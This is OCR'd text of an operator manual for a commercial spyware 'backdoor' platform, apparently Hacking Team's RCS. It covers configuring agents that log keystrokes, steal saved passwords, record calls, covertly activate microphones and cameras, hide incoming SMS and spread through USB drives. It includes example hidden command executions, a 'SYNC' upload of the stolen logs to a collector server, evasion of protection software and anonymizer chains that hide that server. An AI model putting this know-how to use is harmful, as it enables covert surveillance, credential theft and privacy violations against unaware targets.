
A backdoor instance is a backdoor linked to a specific machine and user account. The same backdoor class installed on different users on the same machine will generate different instances (the same apply on different machines).
Every backdoor instance can be configured independently from its class. The class configuration is copied over the instance only the first time it synchronizes with the collection node. Then you can change the configuration and see the past configurations.
You cannot edit a configuration that was already sent to the backdoor. If you pick up such a configuration and save it, it will be put in the upload queue and will be sent the next time the backdoor syncs.

The first time you try to add a configuration to an instance that has not synchronized yet, you will be redirected to the configuration of the backdoor class since this is the configuration it will get upon the first sync.



Editing the configuration of an instance will allow you to change the behavior of the backdoor.

The functionality of a backdoor is based on an "*event/action*" paradigm. This logic is based on the backdoor's ability to constantly monitor the target system: as soon as one of the preset "events" occurs, the backdoor will take all the actions it was configured to take.


Name:
alor test
Type: DESKTOP
Agents
APPLICATION
CALL
CAMERA
CHAT
CLIPBOARD
CRISIS
DEVICE
FILE
INFECTION
KEYLOG
MESSAGES
MIC
Global Options
Actions
Send Data
SYNC 192.168.100.100 100Kbps
Self Destruction
UNINSTALL
Agents
AGENT stop password
Command
EXECUTE cmd.exe /c dir > dir\output.exe
Multiple
AGENT start call
EXECUTE pippo.exe
SYNC 192.168.100.100 100Kbps
UNINSTALL
Add
Del
Events
PROCESS iexplore.exe
QUOTA 100 MBytes
CONNECTION 11.12.13.14:443
SCREENSAVER
WINEVENT [Applications] id 12345
TIMER LOOP 00:01:00
TIMER DATE 2009-11-14 00:00:00
TIMER AFTER STARTUP 00:10:00
TIMER AFTER INSTALL 100 days
Add
Del
Close

Configuration of a backdoor

AGENTS

An agent can be enabled or disabled by default. Agents that are enabled via the checkbox are started as soon as the backdoor starts (i.e. when the user logs in).
An agent can be started or stopped by an “agent” action, so you can configure an event that will start an agent.
Each agent has its own configuration parameters that are accessed by clicking on the blue icon:

A popup will appear (if needed) with the parameters to be configured.

 **Application**

The application agent will record the name and the information of a process when it is executed on the target machine and when it is closed. The logs will show you all the applications used by the target in a chronological order.

Platforms
desktop: Windows, MacOSX
mobile: WinMobile, BlackBerry, Symbian, iPhone, Android

Parameters: none

 **Call**

The call agent will capture the audio of all the calls made by the target. If the agent is running on a desktop it will intercept all the VoIP conversation (e.g. Skype, Msn Messenger, Yahoo Messenger). If the agent is running on a mobile device it will record all the phone calls of the target.

Platforms
desktop: Windows, MacOSX
mobile: WinMobile, Symbian

Parameters:
- Buffer size: size in Byte of the capture buffer used for audio chunks
- Quality: audio quality (1=maximum compression, 10=best quality).

 **Call List**

The call list agent records the list of all the phone calls of the mobile device. It does not record the audio, it just logs the time of the call.

Platforms:
mobile: WinMobile, BlackBerry, Android, iPhone

*Parameters:*none

 **Camera**

The camera agent captures a picture from the integrated camera of the device. Be careful to enable this agent on desktop because the hardware led of the camera will blink every taken picture.

Platforms:
desktop: Windows, MacOSX
mobile: WinMobile

Parameters:
- Seconds: the time between two shots
- Iteration: the number of shots to take before stopping the agent

 **Chat**

The chat agent records all the chat sessions the target will perform on its machine. Every single message will be captured as a different log.

Platforms:
desktop: Windows, MacOSX
mobile: Blackberry

*Parameters:*none
NB: Blackberry supports BBM.

 **Clipboard**

The clipboard agent copies the content of the clipboard and records it. Only text clipboard will be captured.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, Android, BlackBerry

*Parameters:*none

 **Conference**

The conference call agent will create a conference call every time a new phone call is performed. The receiving number will be able to listen to the conversation in real time.
This agent is dependent on the Telco operator features. The user can spot that the call is a conference if the operator put some delay sounds while the conference is instantiated.

Platforms:

mobile: WinMobile

Parameters:

- Number: the phone number to be used as the receiver

 **Crisis**

The crisis agent recognizes dangerous situations on the target machine (eg: a network sniffer has been executed) and automatically blocks, if needed, some of the functions of the backdoor, like Synchronization and Command execution. This agent also improves stealthiness against some protection software.
On *desktop* devices, it can be enabled by default and the agent automatically detects dangerous situations.

On *mobile* devices it has to be manually started by a specific action (eg: start the crisis agent when battery is too low) and stopped when the anomalous situation is ended.
This module can disable functionalities like: Bluetooth, WiFi, GPRS, UMTS, EDGE, 3G synchronization, microphone recording, call recording and GPS data position retrieving.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry, Android

Parameters:

- The desktop version should be left configured as the default (unless suggested by HT technicians).

- The mobile version *must* be configured to specify the functionalities that have to be stopped when the agent is active.

 **Device**

The device agent will record the information about the system (processor type, memory usage, installed operating system, etcetc). It can be useful to monitor the disk usage of the target machine and to retrieve the list of installed application.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, BlackBerry, iPhone, Symbian, Android

Parameters:

- Application list: will also retrieve the list of installed software

 **File**

The file agent records all the files accessed on the target machine. It can also be used to capture the file when it is accessed.

Platforms:

desktop: Windows, MacOSX

Parameters:

- Include filters: the list of pattern to match against a file that has to be recorded. You can specify a process before the name of the file to filter by process accessing that file.
  The syntax is: <process>|<file_pattern> (e.g. skype.exe|*.*)
- Exclude filters: the list of pattern that you don't want to record. Useful to exclude file that are not interesting to you.
- Capture: if this flag is enabled the file will be copied and captured upon access
  - Min size: minimum size for the file to be captured
  - Max size: maximum size for the file to be captured
  - Date: minimum date of creation for the file to be captured

 **Infection**

The infection agent is used to spread the backdoor on other devices/users:

- To infect a mobile device from an infected desktop that connects to the device (eg: via USB).
- To infect other users of the same machine, if you have infected at list one user.
- To infect USB thumb drives. Once infected, the USB drive will spread the backdoor on other PCs that open it by the Autoplay function. It should work only on older/unpatched machines.

Platforms:

desktop: Windows

Parameters:

- Mobile backdoor: the mobile backdoor to be used to infect devices connected via ActiveSync
- Infect other users: will copy the backdoor to other users of the same machine
- Infect USB thumb drive: will spread the backdoor to any USB thumb drive plugged into the infected PC.

 **Keylog**

The keylog agent records all the keystrokes of the target. All unicode languages are supported via IME.

Platforms:

desktop: Windows, MacOSX
mobile: iPhone

Parameters: none

 **Messages**

The messages agent will record all the messages the target receives or send. The agent captures emails, sms and mms.

Platforms:

desktop: Windows
mobile: WinMobile, iPhone, BlackBerry, Symbian, Android

Parameters:

- From: the message date must be greater than this value
- To: the message date must be lower than this value
- Size: the maximum size for the message to be captured

N.B. No parameter is configurable on the Symbian version

 **Microphone**

The microphone agent will activate the microphone of the device and records the surrounding.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry, Symbian, Android

Parameters (For Desktop version):

- Autosense: If this flag is checked, the agent will try to modify audio mixer settings (mute/unmute, line selection and volume) in order to optimize audio capture, avoiding low volumes or clipped recordings.

- Voice Recognition: The Microphone agent tries to record only human voices, avoiding background noise. Voice analysis functions produce an output value: if the value is in the accepted range, the captured chunk is recorded. Suggested range is 0.2-0.28.Higher values will adapt better to female voices but will record more background noise as well.

- Silence Timing: This value represents the maximum amount of seconds of silence that the agent will record. If the agent captures only silence for “silence time” seconds, the recording is interrupted. There can be moments of silence in any conversation: if this value is too low, only the “active” part of the conversation will be recorded, suppressing all silence. On the other hand, if the slider is set to the highest value, silence will not be suppressed at all

and the audio capture will result in a single continuous recording.

Parameters (For Mobile version):

- Voice Activity Detection: If activated, the V.A.D. tries to record only human voices (a simplified version of the “Voice Recognition” available on the desktop version). Higher values for this parameter let the backdoor record more audio as human voices. Blackberry doesn’t support this feature.

 **Microphone Live**

The microphone live agent will accept a call coming from a configured number and it will answer the call in a covert way allowing the caller to listen to any conversion going on:

Platforms:

mobile: WinMobile

Parameters :

- Number: Phone number that will be used to make covert calls to the device, this number must be complete of country code, i.e.: +341234567890. Be careful not to hide the caller ID and stay silent while listening to the conversation.

WARNING: This agent is provided as is and could be dangerous to use. Every device behaves differently and a thorough test is strongly advised before using it on the field. At the moment we don’t provide support for it, use at your own risk.

 **Mouse**

The mouse agent will capture a small snapshot of the screen around the mouse pointer when a click is detected. This is useful to intercept onscreen keyboard for keylog avoidance.

Platforms:

desktop: Windows, MacOSX

Parameters:

- Width: the dimension of the snapshot
- Height:the dimension of the snapshot

 **Organizer**

The organizer agent records all the information found in the address book, task/todo list and calendar of the target device. The desktop version retrieves contacts from Outlook, Skype and other sources.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, Symbian, BlackBerry, Android

Parameters: none

 **Password**

The password agent records all the saved account information in the target system. Saved passwords from browsers, instant messengers, email clients will be recorded.

Platforms:

desktop: Windows

Parameters: none

 **Position**

The position agent retrieves the device position by GPS localization, GSM cell or WIFI information.

Platforms:

desktop: (only wifi) Windows, MacOSX
mobile: WinMobile, BlackBerry, Symbian, Android

Parameters:

- Seconds: the interval between two recording
- Gps: take the position by using the gps information
- Cell: take the position by using the gsm or cdma cell information
- Wifi: take the position by using the BSSID of the wifi stations

NB: Mobile IP localization represents the gateway of the cellular network, not the real position of the phone.

 **Print**

The print agent will record all the printed document of the target. An image of the document will be captured.

Platforms:

desktop: Windows

Parameters:

- Compression: sets the final quality of the image generated when capturing a printed document. The *slide bar* allows you to set the compression ratio and the quality of the generated images: sliding the cursor to the right end will apply a high level of compression, while sliding the cursor to the right will apply less compression, while generating higher-quality images.
  N.B. Using the default value is advised.

 **Snapshot**

The snapshot agent takes a snapshot of the target screen. You can see what the target sees on its monitor.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry, Symbian

Parameters:

- Seconds: the time between two shots
- New window: takes a screenshot when a new window is created
- Only window: takes the screenshot only of the foreground window instead of the whole screen

 **Url**

The url agent records all the visited pages by target's browser.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry

Parameters:

- Capture: capture a snapshot of the page if possible. This option works only on certain browser versions.

ACTIONS

 **Synchronize**

The synchronize action will perform synchronization between the backdoor and the ASP server. The synchronization process is composed of the following steps:

- Mutual identification between the backdoor and the ASP server.
- Time synchronization between the backdoor and the ASP server.
- Update of the backdoor configuration.
- Upload of all the files in the “upload” queue
- Download of all the files in the “download” queue
- Upload of all logs gathered by the backdoor
- Safe removal of the uploaded logs

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry, Symbian, Android

Parameters:

- Internet: this will synchronize the backdoor over an internet connection (any available media).
  - Hostname: the hostname to contact for the sync. The combo box will suggest you the public address of your collector nodes you configured in the network section (see the Network section of this document)
  - Max bandwidth: the maximum bandwidth to use during the sync
  - Min delay: the minimum delay in seconds to wait between the sending of two logs
  - Max delay: the maximum delay in seconds to wait between the sending of two logs
  - Gprs: force a GPRS/UMTS/3G data connection to the provider before starting the sync through this link
  - Wifi:force a WIFI data connection with any open or preconfigured wifi network nearby the phone before starting the sync through this link
  -
- Bluetooth: this method is used by Windows Mobile devices to synchronize with a mobile mediation node (RSSM)

- APN: this option is used to specify an Access Point Name (APN) to be used by the phone to perform the data connection. It is useful to not bill the target for the data connections if the telco provider allows the connection to a specific APN for the interception. This method is supported only on BlackBerry.

 **Agent**

The agent action can be used to start or stop an agent. This is useful if you want to start an agent on a particular event instead of enabling it by default.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry, Symbian, Android

Parameters:

- Agent: the agent to be started or stopped

 **Execute Command**

The command execution action is used to execute an arbitrary command on the target machine. You can specify the executable (the use of absolute path names is advised) with the relative parameters, if any. The program will run with the user's privilege level. Besides the standard ambient variables, it is possible to use a "virtual" ambient variable *dir*that point to the agent's own (hidden) installation folder: it is possible to use this special variable when executing commands like the one in the example:

```
%systemroot%\system32\cmd.exe /c dir> $dir$\result.txt.
```

This string executes the shell command "dir" and redirects the output on a file inside the hidden log repository in the target machine. The files created with this process can then be downloaded (see the paragraph about the File Manager for further details). It is important to be particularly careful when performing this action because, even though all commands are executed using the backdoor's hiding system and are therefore undetectable, any resulting modification to the file system (e.g., files created on the desktop, etc.) will be visible by the user. Programs that require user's interaction or open graphical interfaces should be avoided. Command line applications and batch files are the best choice since their process (and the corresponding command line window) will be hidden by the backdoor.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, Blackberry

Parameters:

- Command: the command to be executed

 **Sms**

The sms action can be used to send a covert sms from the target device.

Platforms:
mobile: WinMobile, BlackBerry, Symbian, Android

Parameters:
- Number: the phone number that will receive the sms
- Type: the type of sms to send
  - Location: will send the position of the target GPS or GSM cell
  - Sim: will send information about the SIM in the phone
  - Text: a text to send

 **Uninstall**

The uninstall action will totally remove the backdoor from the system. All the files are will be wiped.

Platforms:
desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry, Symbian, Android

Parameters: none
NB: On BlackBerry the removal is completed after the first reboot.

 **Log**

The Log action will create an “Info Log” with a custom message.
Custom Info Logs, and other logs coming from a backdoor, are shown in the “Info” section of the backdoor panel (see “View backdoor informations” from the chapter “Backdoors” in “The Console Section”).

Platforms:
desktop: Windows, MacOSX
mobile: WinMobile, BlackBerry, Symbian, Android, iPhone

Parameters:
- Log: the custom message that will be shown in console.

EVENTS

An event is used to trigger an action. Some events can have even an “end action” that is triggered when the event ends. You have to specify the name of the action you want to trigger or “none” if no action has to be performed.

 **AC power**

The ac power event is triggered when the AC connection is plugged to the phone.

Platforms:
mobile: WinMobile, BlackBerry, Symbian, Android

Parameters: none

 **Battery**

The battery event is triggered when the battery level of the device is outside the specified range.

Platforms:
mobile: WinMobile, iPhone, Symbian, Android

Parameters:
- Low: sets the lower bound battery value
- High:sets the upper bound battery value

 **Call**

The call event is triggered when a new call is performed or received by the mobile phone.

Platforms:
mobile: WinMobile, Symbian, BlackBerry, Android

Parameters:
- Number: the phone number (or any part of it) from which the call is performed. Leave blank to match any number.

 **Connection**

The connection event is triggered when a network connection is detected by the backdoor. For the desktop backdoor you can specify the peer of the communication, for the mobile one the event will be triggered as soon as the device has a valid ip address on any of its network interfaces (wifi, activesync, GPRS/…/3G+). Mobile version can also execute an "End Action" when there is no more available connectivity.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, Symbian, Blackberry, Android, iPhone

Parameters:

- IP address: the destination ip address of the connection (use 0.0.0.0 for any)
- Netmask: the netmask applied to the ip address
- Port: the port used to identify the connection
  N.B. Connections to local addresses in the same subnet as the target are not taken into account.

 **Location**

The location event is triggered when the target enters or leaves the specified location. The location can be a gps position plus a radius or a gsm cell id.

Platforms:

mobile: WinMobile, Symbian, BlackBerry, Android

Parameters:

- Type: the type of the location to be used (gps or gsm cell)
- Coordinates: the coordinates of the point

 **Process**

The process event is triggered when a specified executable is executed on the target device.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry, Symbian, Android

Parameters:

- Type: if the parameter is the name of the process or the name of the window
- On focus event: if checked, the event is triggered only when the selected process (or window) gets focus. (only for desktop)
- Name: the name of the program or the text of the window title. Wildcards can be used to match the parameter only if the parameter is a window title.

 **Quota**

The quota event is triggered when the amount of disk space used by the backdoor logs reaches a specified value. The “End Action” is triggered when the amount of disk space returns under the threshold (eg: after a synchronization).

Platforms:
desktop: Windows

Parameters:
- Size: the size in Mbytes of the logs

 **SIM Change**

The sim change event is triggered when the SIM inside the phone is changed.

Platforms:
mobile: WinMobile, iPhone, Symbian, Blackberry, Android

Parameters: none

 **Sms**

The sms event is triggered when an SMS message coming from a specified number and with a specified text is received. The incoming message won’t be shown on the target device.

Platforms:
mobile: WinMobile, Symbian, BlackBerry, Android

Parameters:
- Number: Phone number of the sender of the SMS. Any SMS coming from this number will be hidden. Partial numbers can be used (eg: “+39” will match any Italian phone number).
- Text: If an SMS, coming from <Number>, contains the text specified here, the event is triggered. The string matching is case insensitive.

NB: BlackBerry don’t delete the incoming message.

 **Screensaver (Standby)**

The screensaver event is triggered when the screensaver starts or stops on the target machine. For smartphones, screensaver is intended as the standby mode (back light off).

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, BlackBerry, Symbian, Android, iPhone

Parameters: none

 **Timer**

The timer event is triggered on a specific time.

Platforms:

desktop: Windows, MacOSX
mobile: WinMobile, iPhone, BlackBerry, Symbian, Android

Parameters:

- Date: a specified date and time to trigger the event
- Loop: trigger the event every specified amount of time
- Single: trigger the event only once after that amount of time
- Daily: trigger the event when entering (and/or leaving) a given time frame, every day

 **Windows Event**

The windows event is triggered when a windows event is logged into the system. This works only on windows machines.

Platforms:


desktop: Windows

Parameters:

- Event id: the id of the windows event
- Source: the source of the windows event (e.g.: System, Application, etc.).

GLOBAL OPTIONS

The global options are used by the backdoor to determine the behavior of all the agents and other internal components.



- *Min Disk free*: is the minimum free disk space the backdoor will leave on the target HD. If that threshold is reached the backdoor will stop logging any information (4GB is the maximum threshold)
- *Max Log*: is the maximum size of the log directory of the backdoor. When this threshold is reached, the backdoor will stop logging any information (4GB is the maximum threshold)
- *Wipe*: upon uninstallation will securely wipe the files before deletion


The *No.Hide* list should be left blank. Only HT technicians will give you information about it.

THE NETWORK SECTION

The network section is used to configure the network element of the RCS solution. In this section you can configure the Anonymizers chains and the Injection Proxy Appliance.

Anonymizers

The anonymizers are network forwarders that you can use to hide the public ip address of the Collector Node (ASP server). You can create a chain of anonymizers that forwards the connections from the backdoor to each other and finally to the collector node. Keep in mind that you have to configure the backdoor to synchronize with the topmost address of the chain. The backdoor configurator will suggest you those addresses (or hostnames) as long as you have configured them correctly.
The chains of the anonymizers are shown in the map:




The collector nodes will automatically appear in the map when they connect to the database. Since the database will see the collector's internal ip address, **the external address must be configured manually.** To do so, double click on the collector node and edit its information.

In the summary you can change the name of the object, the description and the external ip address (or hostname).


NOTE:
The external address is a crucial parameter. If it is incorrect or if the hostname cannot be resolved by backdoors or other network elements the entire chain will not work. Please be very careful when configuring network objects. Only the Admin can perform this kind of changes.

In the lower panel you can see the logs of the collector node. Only the last 500 entries are displayed. If you want to see earlier logs you have to inspect the logfile on the server.



Collector nodes cannot be added manually they automatically register themselves when they connect to the database. You can delete them if you have changed the ip address and the collector node is registering itself from another server.


Anonymizers can be added manually and dragged & dropped in the map to create a chain. When you add an anonymizer you have to choose a name, a description, its public address and the port for the communication with RNC (default is 4444).




Since the machine of the anonymizer can be in an untrusted network, you can choose to avoid a connection from RNC to the component to avoid the detection of the connection if the machine is compromised. To do this, you have to uncheck the ‘poll’ option.
NOTE: if you uncheck the poll option, the component will NOT be reconfigured automatically when you change the chain.

The network map

